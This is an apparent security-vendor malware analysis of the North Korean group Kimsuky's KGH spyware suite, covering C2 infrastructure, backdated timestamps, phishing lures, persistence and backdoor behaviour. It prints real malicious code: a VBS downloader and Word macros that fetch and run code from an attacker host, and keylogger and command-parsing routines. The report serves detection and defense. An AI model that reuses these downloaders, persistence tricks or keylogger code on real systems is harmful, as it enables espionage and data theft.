Back to the Future: Inside the Kimsuky KGH Spyware Suite

By Cybereason Nocturnus

Archived: 2026-04-02 12:17:58 UTC

Research by: Assaf Dahan, Lior Rochberger, Daniel Frank and Tom Fakterman

The Cybereason Nocturnus Team has been tracking various North Korean threat actors, among them the cyber espionage group known as Kimsuky, (aka: Velvet Chollima, Black Banshee and Thallium), which has been active since at least 2012 and is believed to be operating on behalf of the North Korean regime. The group has a rich and notorious history of offensive cyber operations around the world, including operations targeting South Korean think tanks, but over the past few years they have expanded their targeting to countries including the United States, Russia and various nations in Europe. Some of their observed targets include:

• Pharmaceutical/Research companies working on COVID-19 vaccines and therapies
• UN Security Council
• South Korean Ministry of Unification
• Various Human Rights Groups
• South Korean Institute for Defense Analysis
• Various Education and Academic Organizations
• Various Think Tanks
• Government Research Institutes
• Journalists covering Korean Peninsula relations
• South Korean Military

On October 27th, the US-CERT published a report summarizing Kimusky's recent activities and describing the group's TTPs and infrastructure.

Combining the information in the report with the intelligence accumulated by Cybereason Nocturnus over time, the researchers discovered a previously undocumented modular spyware suite dubbed KGH_SPY that provides Kimsuky with stealth capabilities to carry out espionage operations.

In addition, Cybereason Nocturnus uncovered another new malware strain dubbed CSPY Downloader that was observed to be a sophisticated tool with extensive anti-analysis and evasion capabilities, allowing the attackers to determine if "the coast is clear" before downloading additional payloads.

Lastly, the Cybereason Nocturnus team identified new server infrastructure used by Kimsuky that overlaps with previously identified Kimsuky infrastructure.

KGH backdoor caught by Cybereason Platform

Table of Contents

Key Findings

• **Discovery of a New Modular Spyware Suite:** "KGH_SPY" is a modular suite of tools that provides the threat actors with reconnaissance, keylogging, information stealing and backdoor capabilities

• **Discovery of a Stealthy New Malware:** "CSPY Downloader" is a tool designed to evade analysis and download additional payloads

• **New toolset Infrastructure:** Newly discovered toolset infrastructure registered between 2019-2020 that overlaps with another Kimsuky's malware called BabyShark that was used in the past to target US-based Think tanks


• **Anti-Forensics:** The creation/compilation timestamps of malware in the report appear to have been tampered with and backdated to 2016 in an attempt to thwart forensic investigation

• **Behavioral and Code Similarities to Other Kimsuky Malware:** The newly discovered malware shares various behavioral and code similarities to known Kimsuky malware, including: code signing with EGIS revoked certificate; shared strings; file naming convention; string decryption algorithms; PDB paths referencing authors / projects

• **Undetected by Antivirus:** At the time of writing this report, some of the mentioned payloads are not detected by any antivirus vendors

Kimsuky Infrastructure Overlap

Kimsuky is known for their complex infrastructure that uses free-registered domains, compromised domains, as well as private domains registered by the group. Tracking down the infrastructure, the Nocturnus team was able to detect overlaps with BabyShark malware and other connections to different malware such as AppleSeed backdoor:



Infrastructure graph for different Kimsuky's domains and the overlaps between them

Throughout the years, Kimsuky has been using an array of malware in their operations. The infrastructure of some of the malware used by Kimsuky can be tracked using pattern analysis of the URI structures used by some of their tools. The following table maps commonly observed URI patterns to their respective malware:

Malware name	**Description**	**C2 URL Pattern**
AppleSeed	Backdoor	http://hao.aini.pe[.]hu/init/image?i=ping&u=8dc1078f1639d34c&p=wait.. http://mernberinfo[.]tech/wp-data/?m=dunan&p=de3f6e263724&v=win6.1.0-sp1-x64 http://eastsea.or[.]kr/?m=a&p1=00000009&p2=Win6.1.7601x64-Spy-v2370390
FlowerPower	Powershell based profiling tool	http://dongkuiri.atwebpages[.]com/venus02/venus03/venus03.ps1 http://attachchosun.atwebpages[.]com/leess1982/leess1982.ps1

Gold Dragon	Backdoor	http://portable.epizy[.]com/img/png/download.php?filename=images01 http://foxonline123.atwebpages[.]com/home/jpg/download.php?filename=flower03
BabyShark	VBS-based backdoor and reconnaissance tool	http://nhpurumy.mireene[.]com/theme/basic/skin/member/basic/upload/download.php?param=res2.txt http://jmable.mireene[.]com/shop/kcp/js/com/expres.php?op=2

New toolset Infrastructure

By tracking the previous infrastructure and correlating the data regarding the URI patterns used by different Kimsuky tools, the Cybereason Nocturnus Team was able to uncover a new infrastructure that was used by the new malware toolset:

Malware name	**Description**	**C2 URL Pattern**
KGH malware suite	Different components in the KGH malware suite	http://csv.posadadesantiago[.]com/home?id=[Machine_name]&act=sbk&ver=x64 http://csv.posadadesantiago[.]com/home/up.php?id=[Machine_name]
CSPY Downloader	Downloader	http://wave.posadadesantiago[.]com/home/dwn.php?van=10860 http://wave.posadadesantiago[.]com/home/dwn.php?van=101 http://wave.posadadesantiago[.]com/home/dwn.php?van=102
KGH_Backdoor winload.x	Backdoor and Keylogger component, VBS downloader	http://csv.posadadesantiago[.]com/home?act=news&id=[Machine_name] http://csv.posadadesantiago[.]com/home?id=[Machine_name]&act=upf&ver=x64 http://csv.posadadesantiago[.]com/home?id=[Machine_name]&act=tre&ver=x64 http://csv.posadadesantiago[.]com/home?id=[Machine_name]&act=wbi&ver=x64 http://csv.posadadesantiago[.]com/home?id=[Machine_name]&act=cmd&ver=x64 http://csv.posadadesantiago[.]com/home?id=[Machine_name]&act=pws&ver=x64
PM_Abe_draft_letter_on_UN_NK_20200130.doc	Phishing document	http://myaccounts.posadadesantiago[.]com/test/Update.php?wShell=201

The new domains are all registered to the same IP address that was reported in previous Kimsuky-related attacks involving the Baby Shark malware:


IP Address	Domain Name	Kimsuky Activity
173.205.125.124	csv.posadadesantiago[.]com	KGH Backdoor
	wave.posadadesantiago[.]com	CSPY Downloader
	myaccounts.posadadesantiago[.]com	Malicious Phishing Document
	www.eventosatitlan[.]com	Baby Shark / Autumn Aperture Campaign

Phishing Themes related to the New Infrastructure

When analyzing the weaponized phishing documents that were connected to the new tools infrastructure, one can notice the topic of human rights in the North Korea repeated in at least two documents:

- **PM_Abe_draft_letter_on_UN_NK_20200130.doc -** This document contains what appears to be a letter in English and Japanese that was addressed to the (now former) Prime minister of Japan, Shinzo Abe, regarding the subject of human rights in North Korea. The document's malicious macro code communicates with the domain *myaccounts.posadadesantiago[.]com*
- **Interview with a north korean defector.doc -** This document contains an interview with a North Korean defector who escaped to Japan and discusses problems with life in North Korea. This document drops a malware that communicates with the domain *wave.posadadesantiago[.]com*

The topic of human rights violations in North Korea previously appeared in multiple phishing documents attributed to Kimsuky.



Phishing Documents containing DPRK-related human rights issues

Back to the Future: Suspected Anti-Forensics

Backdating, or timestomping, is a technique used by many threat actors which involves the manipulation of the creation timestamps or compilation date of a file in order to thwart analysis attempts (anti-forensics). It is suspected that the creation date of most of the files mentioned in this report were tampered with by the threat actors and backdated to 2016:


Name	SHA-256	Creation Date (likely fake)	VT Upload Date
m1.dll **cur_install_x64.dll**	af13b16416760782ec81d587736cb4c9b2e7099afc10cb764eeb4c922ee8802f	2016-10-02 07:35:25	2020-10-07 13:03:45
msic.exe	E4d28fd7e0fc63429fc199c1b683340f725f0bf9834345174ff0b6a3c0b1f60e	2016-09-28 02:08:00	2020-10-07 13:03:530
msfltr32.dll	66fc8b03bc0ab95928673e0ae7f06f34f17537caf159e178a452c2c56ba6dda7	2016-10-02 07:23:16	2020-10-07 13:03:56
m.dll	f989d13f7d0801b32735fee018e816f3a2783a47cff0b13d70ce2f1cbc754fb9	2016-09-28 08:41:36	2020-10-07 13:03:56
0807.dotm	97d4898c4e70335f0adbbace34593236cb84e849592e5971a797554d3605d323	2016-08-07 11:31:00	2020-08-19 09:46:33
0928.dotm	d88c5695ccd83dce6729b84c8c43e8a804938a7ab7cfeccaa0699d6b1f81c95c	2016-09-28 02:08:00	2020-10-06 07:53:38
winload.exe	7158099406d99db82b7dc9f6418c1189ee472ce3c25a3612a5ec5672ee282dc0	2016-07-30 01:20:23	2020-06-12 01:48:02

The assumption is backed by the registration dates of the domains that were hardcoded in all the above mentioned malware samples. According to the domain registration information in RiskIQ PassiveTotal, these domains were first registered between January 2019 to August 2020, years after the seemingly manipulated creation dates:

Domain	IP Resolution	First Observed	Earliest Observed Certificate Issue Date
csv.posadadesantiago[.]com	173.205.125.124	2020-08-09	**SHA-1:** 87b35e1998bf00a8b7e32ed391c217deaec408ad **Date:** 2020-08-19

wave.posadadesantiago[.]com	173.205.125.124	2020-02-27	**SHA-1:** F846981567760d40b5a90c8923ca8c2e7c881c5f **Date:** 2020-03-24
myaccounts.posadadesantiago[.]com	173.205.125.124	2019-01-25	**SHA-1:** 90d00ecb1e903959a3853e8ee1c8af89fb82a179 **Date:** 2019-01-25

KGH Spyware Suite



The connection between different components of the KGH malware suite

During our analysis, Cybereason Nocturnus discovered a new malware suite dubbed “KGH” which contains several modules used as spyware. The name “KGH” is derived from the PDB path and internal names found in the malware samples:

“KGH” in an internal name of the backdoor

“m.dll” pdb path

A possible link to North Korean attacks referencing the name “KGH” was mentioned in 2017 in a research by Ahnlab, however it is unclear whether it is related to the same malware authors.

Infection Vector: Weaponized Word Documents

The infection vector seems to originate from a Word documents containing malicious macros:


Name	SHA-256	Domain	Creation Date (likely fake)	VT Upload Date
0807.dotm	97d4898c4e70335f0adbbace34593236cb84e849592e5971a797554d3605d323	csv.posadadesantiago.com	2016-08-07 11:31:00	2020-08-19 09:46:33
0928.dotm	d88c5695ccd83dce6729b84c8c43e8a804938a7ab7cfeccaa0699d6b1f81c95c	csv.posadadesantiago.com	2016-09-28 02:08:00	2020-10-06 07:53:38

We observed two Word documents that communicate with the domains above which contain code similarities to each other and to the previously mentioned *"Interview with a north korean defector.doc"*. The macros of the malicious documents do the following:

0807.dotm:

- 1. Drops a script named *"winload.x"* and a wscript.exe binary renamed as *"cs.exe"* to *"%appdata%\Micorosoft\Templates"*.

- 2. Sets the reg key "*HKCU\Environment\UserInitMprLogonScript*" to run a cmd command that copies *"winload.x" as "a.vbs"*, executes it and deletes *"a.vbs"*. The mentioned registry key is used to execute Logon Scripts, and will execute what is written to it at startup. The document is using this key to achieve persistence for the file *"winload.x":*



Persistence using UserInitMprLogonScript Registry keys

- 3. Collects system, network and drive information and installed applications, saves it to a file named "info" and sends it to the C2 using *iexplorer.exe*
- 4. When *"winload.x" ("a.vbs")* is executed, it tries to download and execute code from *"csv.posadadesantiago[.]com/home?act=news&id=[Machine_name]*":

```
Function GetPCName()
  strComputer = "."
  Set oWS = GetObject("winmgmts:\\" & strComputer & "\root\CIMV2")
  Set colItems = oWS.ExecQuery("SELECT * FROM Win32_ComputerSystem")
  For Each objItem In colItems
    GetPCName = objItem.Name
    Exit Function
  Next
End Function

Sub Main()
  On Error Resume Next
  fileurl = "http://csv.posadadesantiago.com/home/?act=news" & Chr(38) & "id=" + GetPCName

  Set xh = CreateObject("Microsoft.XMLHTTP")
  xh.Open "GET", fileurl, False
  xh.setRequestHeader "User-Agent", "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.11231.57 Safari/537.36"
  xh.send

  If xh.Status = 200 Then
     Execute xh.responseText
  end if
End Sub

Main
```

Winload.x (a.vbs) contents deobfuscated

0928.dotm:

- 1. Collects information about the infected system, network, drives, and installed applications.
- 2. Saves the collected information to a file named “info” in *“%appdata%\Micorosoft\Templates”* and sends it to the C2.
- 3. Downloads m1.dll (KGH Installer) from *“csv.posadadesantiago[.]com/home?id=[Machine_name]&act=sbk&ver=x64”*
- 4. Downloads m.dll (KGH-Browser Stealer) from *“csv.posadadesantiago[.]com/home?id=[Machine_name]&act=wbi&ver=x64”*
- 5. Executes the KGH installer:

```
baseul = k("iuuq;00dtw/qptbebeftboujbhp/dpn0ipnf0@je>") + GetPCName() + Chr(38) + k("bdu>")

ul = baseul + k("xcj") + Chr(38) + k("wfs>") + GetV()    http://csv.posadadesantiago.com/home/?id=PC-NAME&act=wbi&ver=x64 (Download m.dll)
ExecDll ul, 0

ul = baseul + k("tcl") + Chr(38) + k("wfs>") + GetV()    http://csv.posadadesantiago.com/home/?id=PC-NAME&act=sbk&ver=x64 (Download m1.dll)
ExecDll ul, 1
```

URLs creation from 0928.dotm macro code


Both documents use similar function names and variable names:

```
Private Sub Document_Open()
 On Error Resume Next
 Dim fn As String, ul As String

 If CheckBoot = False Then
   GoTo lb
 End If

 Col
 Const CSIDL_TEMPLATES = &H15

 Set objShell = CreateObject("Shell.Application")
 Set objFolder = objShell.Namespace(CSIDL_TEMPLATES)
 Set objFolderItem = objFolder.Self

 fn = objFolderItem.Path + "\info"
 GetInfo fn

 upf fn

 Set fso = CreateObject("Scripting.Filesystemobject")
 fso.DeleteFile fn, Force

 baseul = k("iuuq;00dtw/qptbebeftboujbhp/dpn0ipnf0@je>") + GetPCName() + Chr(38) + k("bdu>")

 ul = baseul + k("xcj") + Chr(38) + k("wfs>") + GetV()
 ExecDll ul, 0

 ul = baseul + k("tcl") + Chr(38) + k("wfs>") + GetV()
 ExecDll ul, 1

lb:
End Sub
```

```
Private Sub Document_Open()
  On Error Resume Next

  Col
  SetPP
  Dim fu As String
  Dim fn As String
  Const CSIDL_TEMPLATES = &H15

  Set objShell = CreateObject("Shell.Application")
  Set objFolder = objShell.Namespace(CSIDL_TEMPLATES)
  Set objFolderItem = objFolder.Self

  fn = objFolderItem.Path + "\info"
  GetInfo fn

  fu = k("iuuq;00dtw/qptbebeftboujbhp/dpn0ipnf0vq/qiq@je>") + GetPCName
  upf fu, fn

  Set fso = CreateObject("Scripting.Filesystemobject")
  fso.DeleteFile fn, Force
  Dim sb As password
  Set sb = New password
  sb.Show
End Sub
```

0928.dotm VB code (left) & 0807.dotm VB code (right)

Once the macro collected all the information, it sends the data to the C2 server over an HTTP POST request:



Exfiltration of the collected system information stored in “info”

KGH Spyware Payloads Overview

The following payloads were observed to be downloaded and dropped by the previously mentioned malicious documents:

File Name(s)	Purpose	Creation Date (likely fake)	VT Upload Date
m1.dll	**Drops KGH backdoor and creates persistence to msic.exe and drops:** - C:\Users\user\AppData\Local\AreSoft**msic.exe** - C:\Users\user\AppData\Local\AreSoft**msfltr32.dll**	2016-10-02 07:35:25	2020-10-07 13:03:45
msic.exe	**Loads and executes msfltr32.dll** C:\Users\user\AppData\Local\AreSoft**msfltr32.dll**	2016-09-28 02:08:00	2020-10-07 13:03:53
msfltr32.dll	**KGH backdoor capabilities:** • - Persistence • - Keylogger • - Downloads additional payloads • - Executes arbitrary commands (cmd.exe / powershell)	2016-10-02 07:23:16	2020-10-07 13:03:56
m.dll	**KGH-Browser Stealer** Steals stored data from Chrome, Edge, Firefox, Thunderbird, Opera, Winscp.	2016-09-28 08:41:36	2020-10-07 13:03:56


The following files were downloaded / dropped by the macro as caught by the Cybereason platform:

Owner process	First access ti...	Event type	File path
winword.exe	October 30, 2020 ...	FET_CREATE x1, FET_DELETE x1	c:\users\[redacted]\desktop\m1.dll
winword.exe	October 30, 2020 ...	FET_CREATE x1	c:\users\[redacted]\appdata\local\aresoft\msfltr32.dll
winword.exe	October 30, 2020 ...	FET_CREATE x1	c:\users\[redacted]\appdata\local\aresoft\msic.exe
winword.exe	October 30, 2020 ...	FET_DELETE x1, FET_CREATE x1	c:\users\[redacted]\desktop\w.x
winword.exe	October 30, 2020 ...	FET_CREATE x1, FET_DELETE x1	c:\users\[redacted]\desktop\m.dll

Cybereason defense platform presenting the creation of the files

Analysis of the KGH Installer (M1.dll)

The KGH installer was uploaded to VirusTotal in October 2020 and at the time of writing this report is not detected by any Antivirus engines:



KGH installer detections in VT

The file is a DLL that executes the installation / dropper code located in the “outinfo” export:

Name	Address	Ordinal
outinfo	0000000180001480	1
DllEntryPoint	00000001800025CC	[main entry]

KGH installer exports

The DLL contains two encrypted blobs in its resource section. It can be noticed that there are traces of Korean language in those resources:


Contained Resources

SHA-256	File Type	Type	Language	Entropy	Chi2
947a3e9463a504d1cb310e9b6181fa55b9658d021d08a54ac37ce71b65cb541b	Data	BIN	KOREAN	7.75	39633.69
4ea38fc915b66a9cbce3338fc57130918a4ce5848aa0eed6bbc4edab175fcdab	Data	BIN	KOREAN	7.78	49151.54
4bb79dcea0a901f7d9eac5aa05728ae92acb42e0cb22e5dd14134f4421a3d8df	application/xml	RT_MANIFEST	ENGLISH US	4.91	4031.47

KGH installer resources

These encrypted blobs are dropped to *C:\Users\user\AppData\Local\Temp\3f34a.tmp* one after the other. Once they are dropped, the dropper also decrypts them and writes them to a newly created folder and creates persistence:

- *C:\Users\user\AppData\Local\AreSoft\msic.exe*
- *C:\Users\user\AppData\Local\AreSoft\msfltr32.dll*



Dropped files location on an infected machine

The backdoor achieves persistence by creating the following registry autoruns keys:

- ***Key:*** *HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load*
- ***Value:*** *C:\Users\user\AppData\Local\AreSoft\msic.exe*


Analysis of the KGH Backdoor Loader (msic.exe)

The KGH loader (msic.exe) is responsible for loading and executing the KGH backdoor DLL (msfltr32.dll) in memory:

```
56                  push esi
68 68 89 DD 00      push msic.DD8968                    DD8968:"msfltr32.dll"
C7 45 FC 74 7A 79   mov dword ptr ss:[ebp-4],797A74
FF 15 08 70 DD 00   call dword ptr ds:[<&LoadLibraryA>]
8B F0               mov esi,eax
```

Msic.exe loads msfltr32.dll to memory

The file itself is unsigned and masquerades as a legitimate Microsoft Windows tool:



Msfltr32.dll Signature Info

KGH Backdoor - Main Module (msfltr32.dll)

The msfltr32.dll module is the core module of the KGH backdoor. The backdoor contains the following functionality:

- • Persistence using autorun keys
- • Keylogger
- • Directory and file listing
- • Downloading secondary payloads from the C2 server
- • Exfiltrating collected information from the host to the C2 server
- • Executing arbitrary commands via cmd.exe or PowerShell

KGH Backdoor: Keylogger Functionality

The KGH backdoor has a keylogger functionality built into its code, which is achieved by a common technique of polling the GetAsyncKeyState() function:

```
unsigned __int8 i; // bl
unsigned __int8 result; // al
unsigned int v2; // kr00_4

for ( i = 1; i < 0xE3u; ++i )
{
  result = GetAsyncKeyState(i);
  if ( result & 1 )
  {
    switch ( i )
    {
      case 0xA0:
      case 0xA1:
        result = (unsigned __int8)lstrcatA(String1, "[SHIFT]");
        break;
      case 0xA4:
        result = (unsigned __int8)lstrcatA(String1, "[ALT]");
        break;
      case 0xA5:
        result = (unsigned __int8)lstrcatA(String1, "[ALT GR]");
        break;
      case 8u:
        result = (unsigned __int8)lstrcatA(String1, "[BACKSPACE]");
        break;
      case 9u:
        result = (unsigned __int8)lstrcatA(String1, "[TAB]");
        break;
      case 0x1Bu:
        result = (unsigned __int8)lstrcatA(String1, "[ESC]");
```

Excerpt from KGH's Keylogger function

The recorded keystrokes are stored in the “lg” folder in %appdata% with the file extension “.x”

KGH Backdoor Secondary Payloads

The KGH backdoor contacts the C2 with URL *“csv.posadadesantiago[.]com/home?act=news&id=[Machine_name]”* and saves the response to *“C:\Users\user\AppData\Local\Temp\n.x”:*

```
                db    0
; char aHttpCsvPosadad_0[]
aHttpCsvPosadad_0 db 'http://csv.posadadesantiago.com/home/?act=news&id=',0
                                        ; DATA XREF: Create_URLs_filename+6A↑o
                                        ; Create_URLs_filename+74↑o ...
```

URL string in KGH Backdoor

The KGH backdoor will then parse the contents of “n.x”. The “n.x” file may contain an “SHL”, “DLL” or “EXE” file.

In case it is a “DLL” or an “EXE” the KGH backdoor will execute the file. In case the downloaded file contains an “SHL” file, the KGH backdoor will parse the file to retrieve commands sent by the C2:

```
if ( NumberOfBytesRead >= 3 )
{
  sub_10002400((int)n_x_contents, NumberOfBytesRead);
  *(_DWORD *)String1 = 0;
  memcpy_s(String1, 4u, n_x_contents, 3u);
  if ( lstrcmpiA(String1, "shl") )
  {
    if ( lstrcmpiA(String1, "dll") )
    {
      v4 = lstrcmpiA(String1, "exe");
